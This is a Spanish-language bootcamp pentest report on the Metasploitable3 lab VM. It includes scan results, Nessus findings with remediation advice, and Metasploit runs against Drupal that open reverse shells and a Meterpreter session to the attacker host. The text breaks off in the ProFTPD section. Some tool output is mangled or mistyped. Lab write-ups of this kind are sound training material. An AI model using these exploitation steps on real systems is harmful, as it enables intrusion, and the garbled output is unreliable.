

INFORME PENTEST METASPLOITABLE 3

Rubens Ballester Lillo
BBK Bootcamp - Ciberseguridad



ÍNDICE

1. Informe Pentest de Metasploitable3.	1
1.1 Introducción.	1
1.2 Objetivo.	1
1.3 Requisitos.	1
2. Reporte Ejecutivo.	3
2.1 Introducción.	3
2.2 Alcance del proyecto.	3
2.3 Metodología.	3
2.4 Hallazgos clave.	4
2.5 Recomendaciones.	4
3. Metodología.	5
3.1 Recopilación de Información.	5
3.2 Enumeración de Servicios y Análisis de Vulnerabilidades.	6
3.3 Penetración.	15
3.3.1. Explotación de Drupal Coder Module Deserialization RCE	15
3.3.2. Explotación de ProFTPD mod_copy Information Disclosure	16
3.3.3. Explotación de Drupal Database Abstraction API SQLi	17
3.3.4. Explotación de Backdoor en UnrealIRCd 3.2.8.1	20
3.3.5. Explotación de Credenciales Por Defecto en Servicio SMB	21
3.3.6. Explotación de OpenSSH 6.6.1p1.	22
3.3.7. Explotación de CUPS 1.7	23
3.3.8. Elevación de Privilegios	25
3.3.8.1. Sesión de meterpreter con troyano.	25
3.3.8.2. Vector de ataque sudo -l.	26
3.3.8.3. Vector de ataque SUID.	27
3.4 Limpieza / Restauración del entorno.	29
4. Hallazgos de Caja Blanca.	30
4.1. Análisis de Configuración de Servicios	30
4.2. Revisión de Permisos del Sistema de Archivos	30
4.3. Análisis de Procesos en Ejecución	31
4.4. Búsqueda de Credenciales Almacenadas	31
4.5. Análisis de Vulnerabilidades con Credenciales (Nessus)	32
4.6. Hallazgos de Archivos Relevantes	33
5. Conclusiones.	36
5.1 Resumen de la Postura de Seguridad.	36
5.2 Próximos pasos sugeridos.	37
6. Anexos.	39
Anexo 1.	39
Anexo 2.	39
Anexo 3.	39
Anexo 4.	39

1. Informe Pentest de Metasploitable3.

1.1 Introducción.

Este documento es el resultado práctico y el informe final de la prueba de penetración que hemos llevado a cabo como parte del temario y los objetivos del módulo de Red Team de nuestro bootcamp de ciberseguridad. La idea principal de todo esto era poner a prueba lo aprendido: simular un ataque real sobre la máquina metasploitable3 para ver qué fallos o puntos débiles podíamos encontrar. Así que, en este informe, he plasmado de forma clara y directa todo el proceso: cómo nos acercamos al objetivo, qué herramientas usamos, qué vulnerabilidades logramos descubrir y cómo conseguimos explotarlas o demostrar el riesgo. Y, por supuesto, lo más útil: qué hay que hacer para que esto no vuelva a pasar, con recomendaciones específicas para corregir cada problema encontrado. Este documento ha sido hecho siguiendo las directrices de la plantilla PWK Lab Report de Offensive Security.

1.2 Objetivo.

El propósito de este informe es documentar la metodología, los hallazgos y las recomendaciones derivadas de una prueba de penetración realizada sobre la máquina virtual Metasploitable3. El objetivo principal fue identificar y explotar vulnerabilidades de seguridad para evaluar la postura de seguridad del sistema en un entorno de laboratorio controlado, aplicando las técnicas y herramientas propias de un ejercicio de seguridad ofensiva y que hemos aprendido en clase.

1.3 Requisitos.

Esta sección detalla las condiciones iniciales, los recursos disponibles y los permisos otorgados que fueron fundamentales para llevar a cabo la prueba de penetración sobre el objetivo definido en este proyecto del bootcamp. Se describe el entorno de trabajo y la información de partida con la que se contó.

Autorización:

Se confirmó la autorización explícita por parte de los responsables del bootcamp para realizar actividades de prueba de penetración sobre la máquina virtual Metasploitable3 designada para este proyecto, dentro de los límites del entorno de laboratorio provisto.

Acceso Inicial y Conectividad:

El acceso al entorno objetivo, la máquina Metasploitable3, se realizó a través de la red interna del laboratorio creado entre mi máquina virtual kali y la máquina Metasploitable3.

Información de Partida y Recursos Proporcionados:

La evaluación se inició bajo un enfoque de Caja Negra, por lo tanto, no se proporcionó información previa detallada sobre la configuración interna de la máquina objetivo, código fuente o credenciales de acceso de usuario o administrador al inicio de la prueba. Cualquier credencial utilizada para fases posteriores de Caja Blanca fue obtenida activamente durante la fase de descubrimiento y explotación del propio pentest, lo cual será documentado en la sección de hallazgos.

Entorno de Pruebas y Herramientas:

La prueba de penetración se ejecutó desde una estación de trabajo configurada para tareas de seguridad ofensiva, utilizando una distribución de Linux orientada al pentesting como es Kali Linux. Se emplearon diversas herramientas de código abierto y comerciales estándar de la industria para las diferentes fases de la evaluación.

Restricciones y Limitaciones:

Más allá de las consideraciones éticas implícitas en un entorno de laboratorio controlado y la prohibición de causar daños permanentes o interrupciones significativas no autorizadas a la infraestructura compartida, no se impusieron restricciones específicas adicionales sobre las técnicas, respecto al alcance temporal hemos tenido un mes y medio para la realización.

2. Reporte Ejecutivo.

2.1 Introducción.

Este reporte ejecutivo presenta los puntos clave de la prueba de penetración realizada sobre la máquina virtual Metasploitable3. Se detallan los objetivos de la evaluación, el alcance definido, la metodología aplicada y los hallazgos más significativos, culminando con recomendaciones estratégicas para mejorar la postura de seguridad del sistema evaluado.

2.2 Alcance del proyecto.

El alcance de esta prueba de penetración se centró exclusivamente en la máquina virtual Metasploitable3, identificada por su dirección IP en la red interna del laboratorio (10.0.2.7). Se incluyeron todos los servicios y aplicaciones accesibles en esta dirección IP desde la máquina atacante (Kali Linux). No se incluyeron en el alcance otros sistemas, redes o activos fuera de esta máquina virtual específica. La duración del proyecto se llevó a cabo dentro del límite temporal establecido para el proyecto del bootcamp.

2.3 Metodología.

La prueba de penetración se ejecutó siguiendo un proceso metódico y estructurado, diseñado para identificar sistemáticamente las debilidades de seguridad. La metodología aplicada se adapta al contexto de un entorno de laboratorio y simula las fases de un ejercicio de seguridad real. Se inició bajo un enfoque de Caja Negra, sin conocimiento previo de la configuración interna, para luego incorporar elementos de Caja Blanca tras obtener acceso inicial. Las fases principales incluyeron:

- **Recopilación de Información:** Reunir datos sobre el objetivo.
- **Barrido y Detección:** Identificar activos, puertos, servicios y vulnerabilidades.
- **Explotación de Vulnerabilidades:** Intentar aprovechar puntos débiles para obtener acceso.
- **Post-Explotación:** Acciones tras obtener acceso inicial (escalada de privilegios, etc.).
- **Elaboración del Informe:** Documentar el proceso, hallazgos y recomendaciones.

Se emplearon herramientas como Nmap, Nessus, Metasploit Framework, SQLmap y herramientas de enumeración como Gobuster para llevar a cabo las tareas en cada fase.

2.4 Hallazgos clave.

Durante la prueba de penetración, se identificaron y explotaron múltiples vulnerabilidades en la máquina Metasploitable3. Los hallazgos más críticos incluyen la ejecución remota de código con privilegios de root a través de vulnerabilidades en el módulo Coder de Drupal y ProFTPD, así como la presencia de un sistema operativo sin soporte de seguridad. También se identificaron vulnerabilidades de riesgo Alto y Medio relacionadas con configuraciones débiles en servicios como SSL/TLS, SMB y SSH, y la existencia de credenciales por defecto. Estos hallazgos demuestran una postura de seguridad débil que podría ser aprovechada por un atacante para comprometer el sistema.

2.5 Recomendaciones.

Para mitigar los riesgos identificados, se recomiendan acciones urgentes como la actualización del sistema operativo y las aplicaciones vulnerables (Drupal, ProFTPD, UnrealIRCd), la deshabilitación de servicios o módulos innecesarios (como mod_copy en ProFTPD, el módulo Coder de Drupal), la implementación de configuraciones de seguridad robustas (firma SMB requerida, deshabilitar cifrados SSL/TLS débiles, fortalecer configuración SSH), la eliminación de credenciales por defecto y la aplicación del principio de mínimo privilegio para los servicios.

3. Metodología.

3.1 Recopilación de Información.

La prueba de penetración comenzó con una fase de recopilación de información, donde se buscó obtener datos sobre el objetivo antes de interactuar directamente. Esto incluyó la identificación de la dirección IP del objetivo y la realización de un escaneo inicial para determinar su estado y los servicios activos.

Se utilizó la herramienta Nmap con los parámetros -sV -O -p- -T5 dirigidos a la IP del objetivo (10.0.2.7) para identificar puertos abiertos, los servicios que se ejecutan en ellos y obtener información sobre el sistema operativo.

Como resultado del escaneo de Nmap, se identificaron los siguientes puertos y servicios activos:

```
(rupi014㉿kali)-[~]
$ sudo nmap -sV -O -p- -T5 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 09:51 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00036s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed  ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  closed  rtmp-port
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper
MAC Address: 08:00:27:79:09:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%)
r 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android (94%), Linux 3.2 - 3.10 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; C

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 64.17 seconds
```

PUERTO	SERVICIO	VERSIÓN
21	FTP	ProFTPD 1.3.5
22	SSH	OpenSSH 6.6.1p1
80	HTTP	Apache httpd 2.4.7
445	netbios-ssn	Samba smbd 3.X-4.X
631	IPP	CUPS 1.7
3306	MYSQL	MySQL (unauthorized)
6697	IRC	UnrealIRCd
8080	HTTP	Jetty 8.1.7.v20120910

Además de la identificación de servicios, se realizó una enumeración inicial de la aplicación web en el puerto 80 usando la herramienta gobuster con un diccionario de directorios habituales, donde se identificaron directorios accesibles que sugerían la presencia de Drupal, phpMyAdmin y una aplicación de chat.

```
(rupi014㉿kali)-[~]
$ gobuster dir -u http://10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -x php,txt,xml
Gobuster v3.6 013-04-08 12:06
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.7
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,xml
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.php           (Status: 403) [Size: 279]
/.chat          (Status: 301) [Size: 302] [→ http://10.0.2.7/chat/]
/.phpmyadmin    (Status: 301) [Size: 308] [→ http://10.0.2.7/phpmyadmin/]
/.uploads       (Status: 301) [Size: 305] [→ http://10.0.2.7/uploads/]
/.drupal        (Status: 301) [Size: 304] [→ http://10.0.2.7/drupal/]
Progress: 566832 / 566836 (100.00%)
Finished
```

3.2 Enumeración de Servicios y Análisis de Vulnerabilidades.

Tras la identificación inicial de servicios, se procedió a una fase de enumeración más detallada y análisis de vulnerabilidades utilizando la herramienta Nessus. El escaneo de Nessus permitió identificar una serie de vulnerabilidades conocidas asociadas a los servicios y versiones detectados.

El informe de Nessus (adjunto en el anexo 1) detalló un total de 75 vulnerabilidades, incluyendo hallazgos de riesgo Crítico, Alto, Medio, Bajo e Informativo. A continuación, se presenta un resumen de los hallazgos de riesgo Crítico, Alto y Medio identificados por Nessus, junto con sus descripciones y el impacto potencial según el escaneo.

Vulnerabilities						Total: 75
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME	
Critical	9.8	7.4	0.9411	84215	ProFTPD mod_copy Information Disclosure	
Critical	10.0	-	-	201408	Canonical Ubuntu Linux SEOI (14.04.x)	
Critical	10.0*	-	-	92626	Drupal Coder Module Deserialization RCE	
High	7.5	5.1	0.406	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)	
High	7.5*	7.4	0.944	78515	Drupal Database Abstraction API SQU	
Medium	6.5	4.9	0.0596	50686	IP Forwarding Enabled	
Medium	6.5	-	-	51192	SSL Certificate Cannot Be Trusted	
Medium	6.5	-	-	57582	SSL Self-Signed Certificate	
Medium	6.5	-	-	104743	TLS Version 1.0 Protocol Detection	
Medium	6.5	-	-	157288	TLS Version 1.1 Deprecated Protocol	
Medium	5.9	6.1	0.6962	187315	SSH Terapin Prefix Truncation Weakness (CVE-2023-48795)	
Medium	5.3	2.2	0.7439	10704	Apache Multiviews Arbitrary Directory Listing	
Medium	5.3	-	-	57608	SMB Signing not required	
Medium	4.3*	-	-	90317	SSH Weak Algorithms Supported	
Low	3.7	6.5	0.0307	70658	SSH Server CBC Mode Ciphers Enabled	
Low	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled	
Low	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure	
Low	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled	
Info	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure	

Hallazgos de Riesgo Crítico y Alto (Según Nessus)

Riesgo	Puntuación CVSS v3.0	Nombre	Explicación
Crítica	10	Drupal Coder Module Deserialization RCE	Fallo que permite ejecutar código arbitrario en el servidor debido a un problema de deserialización en el módulo Coder.
Crítica	10	Canonical Ubuntu Linux SEoL (14.04.x)	Versión del sistema operativo sin soporte ni actualizaciones de seguridad.
Crítica	9.8	ProFTPD mod_copy Information Disclosure	Permite copiar/leer archivos del sistema sin autenticación.
Alta	7.5	SSL Medium Strength Cipher Suites Supported (SWEET32)	El servicio soporta cifrados SSL/TLS considerados débiles (64 bits).
Alta	7.5	Drupal Database Abstraction API SQLi	Vulnerabilidad que permite ejecutar inyecciones SQL en la base de datos.

Detalle de Hallazgos de Riesgo Crítico y Alto

Drupal Coder Module Deserialization RCE

Descripción. Se identificó una vulnerabilidad crítica de ejecución remota de código (RCE) en la instalación de Drupal del objetivo, específicamente asociada al módulo "Coder". Esta vulnerabilidad permite a un atacante remoto no autenticado ejecutar código arbitrario en el servidor de la víctima. Al explotar esta debilidad, un atacante puede comprometer la integridad y confidencialidad del sistema afectado.

Impacto. El impacto de esta vulnerabilidad es crítico. Se demostró la capacidad de ejecutar comandos arbitrarios en el sistema operativo del servidor con los máximos privilegios disponibles (usuario root). Un atacante con este nivel de acceso puede:

- Tomar control completo del servidor.
- Acceder, modificar o eliminar cualquier archivo y dato en el sistema, incluyendo bases de datos y configuraciones sensibles.
- Instalar software malicioso, establecer persistencia o utilizar el servidor como punto de pivote para atacar otros sistemas en la red.
- Causar una denegación de servicio al modificar o eliminar archivos críticos del sistema o de la aplicación.

Recomendaciones. Para mitigar esta vulnerabilidad crítica, se recomiendan las siguientes acciones:

- **Actualizar o Desinstalar el Módulo Coder:** La medida más importante es actualizar el módulo Coder de Drupal a la última versión disponible que corrija la vulnerabilidad. Si el módulo Coder no es esencial para el funcionamiento del sitio, se recomienda desinstalarlo completamente.
- **Actualizar Drupal Core y Otros Módulos:** Asegurarse de que la instalación de Drupal core y todos los demás módulos y temas estén actualizados a sus últimas versiones estables para corregir posibles dependencias vulnerables o vulnerabilidades adicionales.
- **Principio de Mínimo Privilegio:** Asegurarse de que los servicios web y las aplicaciones (como Drupal y ProFTPD) se ejecuten con el usuario con los permisos mínimos necesarios, y nunca como usuario root. Esto limita el impacto potencial si una vulnerabilidad en la aplicación web es explotada.
- **Segmentación de Red:** Implementar una segmentación de red adecuada para aislar el servidor web de sistemas internos críticos, limitando el movimiento lateral en caso de compromiso.
- **Monitoreo y Registro:** Implementar monitoreo de seguridad y registro de actividad en el servidor para detectar y responder a intentos de explotación o actividad maliciosa.

Canonical Ubuntu Linux SEoL (14.04.x)

Descripción. El escaneo de vulnerabilidades identificó que el sistema operativo base del objetivo es Canonical Ubuntu Linux versión 14.04.x LTS (Trusty Tahr). Esta versión ha llegado al fin de su ciclo de vida de soporte estándar (End of Life - EOL) por parte de Canonical en abril de 2019. Además, el soporte de Mantenimiento de Seguridad Extendido (ESM - Extended Security Maintenance), que proporcionaba actualizaciones de seguridad bajo suscripción, también finalizó en abril de 2024.

Esto significa que Canonical ya no proporciona actualizaciones de seguridad públicas ni parches para las vulnerabilidades que se descubran en el sistema operativo base o en la mayoría de los paquetes de software incluidos en los repositorios oficiales para esta versión.

Impacto. El impacto de ejecutar un sistema operativo que ha llegado al fin de su vida útil en cuanto a soporte de seguridad es crítico. La falta de soporte implica que cualquier nueva vulnerabilidad que sea descubierta en el kernel, bibliotecas del sistema, o software base después de la fecha de fin de soporte no será corregida por el proveedor.

Como resultado, el sistema permanece susceptible a ataques que explotan estas vulnerabilidades no parcheadas. Esto aumenta drásticamente el riesgo de compromiso, ya que los atacantes pueden utilizar exploits públicos conocidos para obtener acceso inicial o escalar privilegios en el sistema.

Recomendaciones. La mitigación más importante y urgente para este hallazgo es:

- **Actualizar o Migrar a una Versión Soportada:** Se recomienda actualizar el sistema operativo a una versión de Ubuntu LTS que cuente con soporte de seguridad activo (por ejemplo, Ubuntu 20.04 LTS o 22.04 LTS) o migrar a otro sistema operativo.
- **Evaluar la Necesidad del Sistema:** Si el sistema ya no cumple una función crítica, considerar su desactivación o eliminación para reducir la superficie de ataque.

ProFTPD mod_copy Information Disclosure

Descripción. El servidor FTP ProFTPD que se ejecuta en el objetivo contiene una vulnerabilidad de divulgación y copia arbitraria de archivos asociada al módulo mod_copy, específicamente identificada como CVE-2015-3306. Esta vulnerabilidad permite a usuarios remotos no autenticados o con bajos privilegios utilizar los comandos SITE CPFR (Copy From) y SITE CPTO (Copy To) para copiar archivos y directorios de una ubicación a otra dentro del sistema de archivos del servidor ProFTPD. El fallo principal radica en que el módulo mod_copy en la versión vulnerable no impone correctamente las restricciones de permisos.

Impacto. El impacto de esta vulnerabilidad es crítico. Un atacante puede explotarla para:

- **Divulgación de Información Sensible:** Copiar archivos del sistema que contengan información confidencial (como /etc/passwd, archivos de configuración de aplicaciones web con credenciales, etc.) a un directorio accesible mediante FTP, permitiendo su descarga no autorizada.
- **Copia Arbitraria de Archivos:** Mover archivos dentro del servidor, lo cual puede ser utilizado en conjunción con otras debilidades.
- **Ejecución Remota de Código (RCE):** En configuraciones donde el servidor web permite la ejecución de scripts en directorios escribibles por el usuario de ProFTPD, un atacante puede copiar un archivo malicioso (por ejemplo, un payload PHP) a dicho directorio y ejecutarlo a través del navegador web.

Recomendaciones. Para mitigar esta vulnerabilidad crítica, se deben aplicar las siguientes correcciones:

- **Deshabilitar el Módulo mod_copy:** Si la funcionalidad de copia de archivos en el servidor no es estrictamente necesaria, la recomendación más segura es deshabilitar completamente el módulo mod_copy en el archivo de configuración de ProFTPD (proftpd.conf). Esto se suele hacer comentando o eliminando la línea que carga el módulo.
- **Restringir el Acceso a los Comandos:** Si el módulo mod_copy es necesario, configurar estrictamente los permisos para los comandos SITE CPFR y SITE CPTO utilizando las directivas o en el archivo de configuración de ProFTPD, asegurándose de que solo usuarios autenticados y autorizados puedan utilizarlos.
- **Actualizar ProFTPD:** Actualizar ProFTPD a una versión parcheada que corrija el CVE-2015-3306 y cualquier otra vulnerabilidad conocida en el módulo mod_copy (como CVE-2019-12815).

SSL Medium Strength Cipher Suites Supported (SWEET32)

Descripción. El escaneo de vulnerabilidades detectó que el servidor objetivo soporta suites de cifrado SSL/TLS consideradas de "fuerza media", específicamente aquellas que utilizan algoritmos de cifrado de bloque de 64 bits, como 3DES y Blowfish (asociado a CVE-2016-2183). Aunque estos cifrados eran considerados seguros, se ha demostrado que son susceptibles a ataques cuando se transmiten grandes volúmenes de datos bajo la misma clave de sesión.

Impacto. El impacto principal de esta vulnerabilidad es la divulgación potencial de información (Confidencialidad) y el riesgo para la integridad y privacidad de sesiones de larga duración.

- **Riesgo de Ataque:** Un atacante que pueda interceptar una cantidad muy grande de tráfico cifrado de una sesión de larga duración que utilice uno de estos cifrados débiles podría, mediante un ataque fuera de línea, deducir información sobre el contenido del texto plano cifrado.
- **No Permite Ejecución de Código Directa:** Esta vulnerabilidad no permite la ejecución remota de código, el acceso directo al sistema ni la derivación inmediata de credenciales. Es una debilidad criptográfica que requiere condiciones muy específicas y una cantidad significativa de datos para ser potencialmente explotada con éxito en la práctica.

Aunque el impacto práctico en nuestro entorno de laboratorio puede ser limitado, en escenarios del mundo real donde se transmiten datos sensibles durante sesiones prolongadas (como conexiones VPN o sesiones HTTPS largas), esta vulnerabilidad representa un riesgo para la confidencialidad de esos datos.

Recomendaciones. Para mitigar la vulnerabilidad SWEET32 y fortalecer la configuración SSL/TLS del servidor, se recomienda:

- **Deshabilitar Cifrados de Bloque de 64 bits:** Configurar el servidor (web, FTP, SSH o cualquier otro servicio que utilice SSL/TLS) para deshabilitar el soporte de todas las suites de cifrado que utilicen algoritmos de bloque de 64 bits.
- **Priorizar Cifrados Fuertes:** Configurar el servidor para que solo negocie y utilice suites de cifrado modernas y fuertes.
- **Mantener el Software Actualizado:** Asegurarse de que el software que implementa SSL/TLS (como OpenSSL) y los servicios que lo utilizan estén actualizados a versiones que aborden esta y otras debilidades criptográficas.

Drupal Database Abstraction API SQLi

Descripción. El escaneo de vulnerabilidades identificó una vulnerabilidad de inyección SQL (SQLi) en la base de datos del núcleo de Drupal. Esta vulnerabilidad, asociada principalmente a CVE-2014-3704 (Drupalgeddon 1), permite a un atacante remoto, a menudo sin necesidad de autenticación, enviar consultas manipuladas a través de las interfaces de Drupal que el framework procesa de forma insegura. Esto puede llevar a la ejecución de sentencias SQL arbitrarias en la base de datos subyacente.

La debilidad reside en la forma en que ciertas versiones de Drupal procesan y escapan los parámetros de entrada en la capa que interactúa con la base de datos, permitiendo la inyección de código SQL malicioso.

Impacto. El impacto de una inyección SQL es Alto, y en este caso se demostró la capacidad de divulgación de información sensible.

- **Acceso a Contenido de la Base de Datos:** Un atacante puede leer información almacenada en la base de datos, incluyendo datos de usuarios, credenciales (nombres de usuario y hashes/contraseñas), información de configuración, y cualquier otro dato de la aplicación.
- **Modificación o Eliminación de Datos:** Dependiendo de los permisos de la cuenta de base de datos utilizada por Drupal, un atacante podría potencialmente modificar o eliminar datos, causando pérdida de información o alterando el funcionamiento de la aplicación.
- **Ejecución de Código (Indirecta):** En ciertos escenarios, si la base de datos lo permite y la configuración de Drupal es vulnerable, una inyección SQL se puede utilizar para escribir archivos en el sistema o incluso ejecutar comandos, aunque esto es menos directo que las vulnerabilidades de RCE en la aplicación web.

Recomendaciones. Para remediar esta vulnerabilidad de inyección SQL, se deben aplicar las siguientes correcciones:

- **Actualizar Drupal Core:** La recomendación más importante es actualizar la instalación de Drupal a una versión que haya parcheado las vulnerabilidades de inyección SQL (por ejemplo, Drupal 7.x a 7.32 o superior para CVE-2014-3704, o versiones parcheadas de 7.x y 8.x para CVE-2018-7600).
- **Validación Estricta de Entrada:** Implementar validación de entrada estricta para todos los datos proporcionados por el usuario antes de que sean utilizados en consultas de base de datos.
- **Uso de Consultas Parametrizadas:** Utilizar consultas parametrizadas para interactuar con la base de datos. Esto asegura que los valores de entrada sean tratados como datos y no como parte del código SQL, previniendo la inyección.

- **Revisión de Código Personalizado:** Si existen módulos o temas personalizados en Drupal, revisar su código para identificar y corregir cualquier interacción insegura con la base de datos que no utilice la API de abstracción de Drupal correctamente o que sea susceptible a inyección SQL.

La corrección de esta vulnerabilidad es fundamental para proteger la base de datos y la integridad de la aplicación Drupal.

Hallazgos de Riesgo Medio del Análisis de Nessus

IP Forwarding Enabled

- **Descripción:** El sistema tiene habilitada la funcionalidad de reenvío de paquetes IP.
- **Impacto:** Puede facilitar el pivoting y movimiento lateral de un atacante dentro de la red si el host es comprometido, permitiéndole actuar como un punto de tránsito.
- **Recomendación:** Deshabilitar el reenvío de paquetes IP si el sistema no cumple una función de router o puerta de enlace explícita.

SSL Certificate Cannot Be Trusted

- **Descripción:** El certificado SSL/TLS presentado por un servicio cifrado no es validado por los clientes de confianza.
- **Impacto:** Puede llevar a que los usuarios ignoren advertencias de seguridad, aumentando el riesgo de ataques Man-in-the-Middle (MitM) si no se implementan validaciones de certificado alternativas.
- **Recomendación:** Configurar el servicio para usar un certificado SSL/TLS emitido por una Autoridad Certificadora de confianza pública o privada reconocida.

SSL Self-Signed Certificate

- **Descripción:** Un servicio cifrado utiliza un certificado SSL/TLS autofirmado en lugar de uno emitido por una Autoridad Certificadora.
- **Impacto:** Dificulta la verificación de la identidad legítima del servidor, exponiendo a los usuarios a posibles ataques Man-in-the-Middle.
- **Recomendación:** Reemplazar el certificado autofirmado por un certificado válido emitido por una Autoridad Certificadora de confianza.

TLS Version 1.0 Protocol Detection

- **Descripción:** Un servicio cifrado aún soporta el protocolo TLS 1.0.
- **Impacto:** TLS 1.0 es una versión antigua del protocolo con debilidades criptográficas, se desaconseja en los estándares de seguridad actuales.
- **Recomendación:** Deshabilitar el soporte para el protocolo TLS 1.0 en la configuración del servicio correspondiente.

TLS Version 1.1 Deprecated Protocol

- **Descripción:** Un servicio cifrado aún soporta el protocolo TLS 1.1.
- **Impacto:** TLS 1.1 también está obsoleto y contiene algunas debilidades que lo hacen menos seguro que las versiones más recientes.
- **Recomendación:** Deshabilitar el soporte para el protocolo TLS 1.1 en la configuración del servicio correspondiente.

SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)

- **Descripción:** El servicio SSH es vulnerable a la debilidad de truncamiento de prefijo Terrapin (CVE-2023-48795).
- **Impacto:** Un atacante MitM podría manipular la conexión SSH, omitiendo ciertas protecciones durante el handshake.
- **Recomendación:** Actualizar el servicio SSH (OpenSSH) a una versión parcheada que corrija la vulnerabilidad Terrapin.

Apache Multiviews Arbitrary Directory Listing

- **Descripción:** La configuración de Apache MultiViews permite listar el contenido de directorios.
- **Impacto:** Divulgación de información que permite a un atacante ver la estructura de archivos y encontrar archivos sensibles no públicos.
- **Recomendación:** Deshabilitar la opción MultiViews o configurar correctamente DirectoryIndex para prevenir los listados de directorio.

SMB Signing not required

- **Descripción:** El servidor SMB (Samba) no exige la firma digital de los mensajes.
- **Impacto:** Permite ataques donde un atacante puede usar credenciales interceptadas para autenticarse en otros servidores de la red que también carezcan de firma SMB requerida.
- **Recomendación:** Configurar el servidor SMB para requerir obligatoriamente la firma digital de los mensajes (establecer server signing = mandatory).

SSH Weak Algorithms Supported

- **Descripción:** El servicio SSH soporta el uso de algoritmos criptográficos considerados débiles o inseguros.
 - **Impacto:** La conexión SSH podría ser vulnerable a ataques criptográficos dirigidos a estos algoritmos débiles, comprometiendo la confidencialidad o integridad de la sesión.
 - **Recomendación:** Configurar el servicio SSH para deshabilitar los algoritmos criptográficos débiles y permitir solo algoritmos fuertes.

3.3 Penetración.

La fase de penetración consistió en intentar explotar las vulnerabilidades identificadas en la fase de análisis para obtener acceso al sistema o demostrar el riesgo. Se priorizaron los hallazgos de mayor severidad.

3.3.1. Explotación de Drupal Coder Module Deserialization RCE

Descripción: Se identificó una vulnerabilidad crítica de ejecución remota de código (RCE) en el módulo "Coder" de Drupal.

Impacto: Permite la ejecución de código arbitrario con los máximos privilegios (root).

Pasos para Reproducir:

1. Se identificó el módulo exploit/unix/webapp/drupal_coder_exec en Metasploit.

Matching Modules				
#	Name	Disclosure Date	Rank	Check
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes
1	exploit/unix/webapp/drupal_geddon2	2018-03-28	excellent	Yes

2. Se configuraron las opciones RHOSTS y TARGETURI.
 3. Al ejecutar el exploit, se obtuvo una shell de comandos como el usuario www-data.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:33536) at 2025-04-25 09:49:58 +0200
whoami
www-data

What is your password? 
Check the documentation. Create new account
Request new password. Check the documentation.

What else is there to do here?
```

4. También se pudo explotar con el módulo multi/http/drupal_drupageddon.

```
msf6 > search cve:2014-3704
Matching Modules
=====
#  Name
- 0 exploit/multi/http/drupal_drupageddon
1  \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)
2  \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
```

5. Al configurar las options como RHOST y TARGET URI obtenemos nuevamente una shell.

```
msf6 exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Testing page
[*] Creating new user UqwliFnnyrF:ChilObAfQY
[*] Logging in as UqwliFnnyrF:ChilObAfQY
[*] Trying to parse enabled modules
[*] Enabling the PHP filter module
[*] Setting permissions for PHP filter module
[*] Getting tokens from create new article page
[*] Calling preview page. Exploit should trigger ...
[*] Sending stage (40004 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.7:33548) at 2025-04-25 09:52:51 +0200

meterpreter > getuid
Server username: www-data
```

3.3.2. Explotación de ProFTPD mod_copy Information Disclosure

Descripción: Vulnerabilidad en el módulo mod_copy de ProFTPD que permite la copia arbitraria de archivos y, en ciertas configuraciones, RCE.

Impacto: Divulgación de información sensible y ejecución remota de código con privilegios elevados (root).

Pasos para Reproducir:

1. Se identificó el módulo exploit/unix/ftp/proftpd_modcopy_exec en Metasploit.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search ProFTPD
Matching Modules
=====
#  Name
- 0 exploit/linux/misc/netsupport_manager_agent
W 1 exploit/linux/ftp/proftpd_sreplace
Linux)
2  \_ target: Automatic Targeting
3  \_ target: Debug
4  \_ target: proftpd 1.3.0 (source install) / Debian 3.1
5  exploit/freebsd/ftp/proftpd_telnet_iac
erflow (FreeBSD)
6  \_ target: Automatic Targeting
7  \_ target: Debug
8  \_ target: proftpd 1.3.2a Server (FreeBSD 8.0)
9  exploit/linux/ftp/proftpd_telnet_iac
erflow (Linux)
10 \_ target: Automatic Targeting
11 \_ target: Debug
12 \_ target: proftpd 1.3.3a Server (Debian) - Squeeze Beta1
